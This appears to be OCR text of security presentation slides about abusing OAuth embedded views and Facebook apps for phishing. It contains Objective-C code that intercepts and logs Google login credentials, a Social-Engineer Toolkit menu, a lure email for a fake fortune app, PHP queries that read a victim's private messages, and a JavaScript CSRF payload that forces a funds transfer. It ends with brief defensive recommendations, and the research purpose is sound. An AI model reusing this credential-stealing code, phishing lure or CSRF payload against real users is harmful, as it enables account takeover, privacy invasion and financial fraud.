


modify the UIWebViewDelegate's:

`webView:shouldStartLoadWithRequest:navigationType`

callback method to intercept the login page prior to sending the post request


```
646   [super viewWillDisappear:animated];
647 }
648
649 - (BOOL)webView:(UIWebView *)webView
650   shouldStartLoadWithRequest:(NSURLRequest *)request
651               navigationType:(UIWebViewNavigationType)navigationType {
652
653
654     NSString *body = [[NSString alloc] initWithData:[request HTTPBody] encoding:NSUTF8StringEncoding];
655     NSArray *components = [body componentsSeparatedByString:@"&"];
656
657     for (NSString *tmp in components) {
658         if ([tmp hasPrefix:@"Email"]) {
659             NSLog(@"Your Google Username: %@", tmp);
660         }
661
662         if ([tmp hasPrefix:@"Passwd"]) {
663             NSLog(@"Your Google Password: %@", tmp);
664         }
665     }
666
667     [body release];
668
669   if (!hasDoneFinalRedirect_) {
670     hasDoneFinalRedirect_ = [signIn_ requestRedirectedToRequest:request];
671     if (hasDoneFinalRedirect_) {
672       // signIn has told the view to close
673       return NO;
674     }
675   }
676   return YES;
677 }
678
```




OAuth process with an embedded view

user authenticates and grants permission

output the Google credentials





"but it looked so official!"

OAuth provides the user with a false sense of safety in the authentication workflow

recommendations

- client application developers: keep authentication outside the app and inside the browser

- users: do not trust clients that do not use a trusted neutral application such as safari to manage server auth

- protocol designers: stricter policies around authenticating clients to server. better browser API support

fortune telling facebook app

(a browser-based web application)

a social engineering oauth application to establish user trust

lure the victim to use your app

domain apps.facebook.com is trustworthy!

phish

```
  [---]       The Social-Engineer Toolkit (SET)         [---]
  [---]        Written by David Kennedy (ReL1K)         [---]
  [---]                 Version: 0.5                    [---]
  [---]          Codename: 'Return of the Lemon'        [---]
  [---]      Report bugs to: davek@social-engineer.org  [---]
  [---]        Homepage: http://www.secmaniac.com       [---]
  [---]      Framework: http://www.social-engineer.org  [---]
  [---]       Unpublished Java Applet by: Thomas Werth  [---]

Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs..

Select from the menu on what you would like to do:

1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious USB/CD/DVD Generator
4. Update the Metasploit Framework
5. Update the Social-Engineer Toolkit
6. Create a Payload and Listener
7. Mass Mailer Attack
8. Help, Credits, and About
9. Exit the Social-Engineer Toolkit

Enter your choice:
```

[redacted] to bcc: me show details 7:17 PM (0 minutes ago) Reply

Hi Victim -


Your life is currently full of mishaps, and nothing is going the way you wanted it to. Ever wonder if your fortune will change? Look no further, the Red Devil will have your answer!

Click here or visit https://apps.facebook.com/redevilfortune/.

easy!

Good luck and see you on the dark side!

https://apps.facebook.com/redevilfortune/



access scope

70%


* source: core impact client-side phishing campaign

query private user messages

FQL


```
File  Edit  View  Search  Terminal  Help
        $fql =   "select name, hometown_location, sex, pic_square from user where uid=" . $uid;
        $fql = RunFqlQuery($fql);
        //print_r($fql);
        print("Your Name: " . $fql[0]["name"]);
        print "<br/>";
        print("You are a " . $fql[0]["sex"]);
        print "<br/>";
        print("You look like <img src='" . $fql[0]["pic_square"]) . "'>";
        print "<br/>";

        $fql =   "SELECT body, thread_id FROM message WHERE thread_id=2[redacted];

        //$fql =   "SELECT thread_id,subject FROM thread where folder_id=0";

        $fql = RunFqlQuery($fql);
        //print_r($fql);
        print "<br/>";
        print "<br/>";
        print("<strong>Lastly, " . str_replace("I", "you", $fql[0]["subject"])) . "</strong>";
        print "<br/>";
        print "<br/>";
        print "";
```

read the inbox messages



build the trap to aid exploitation

link to execute **ajax post** and carry our **CSRF**






```
<script>
    function jsinit_load()
    {
        var http = new XMLHttpRequest();
        var url = "/auth/post.php";
        var params = "account=9999999999&amount=300000";
        http.open("POST", url, true);

        //Send the proper header information along with the request
        http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
        http.setRequestHeader("Content-length", params.length);
        http.setRequestHeader("Connection", "close");

        http.onreadystatechange = function()
        {//Call a function when the state changes.
            if(http.readyState == 4 && http.status == 200)
            {
                alert(http.responseText);
            }
        }
        http.send(params);
    }
</script>
```

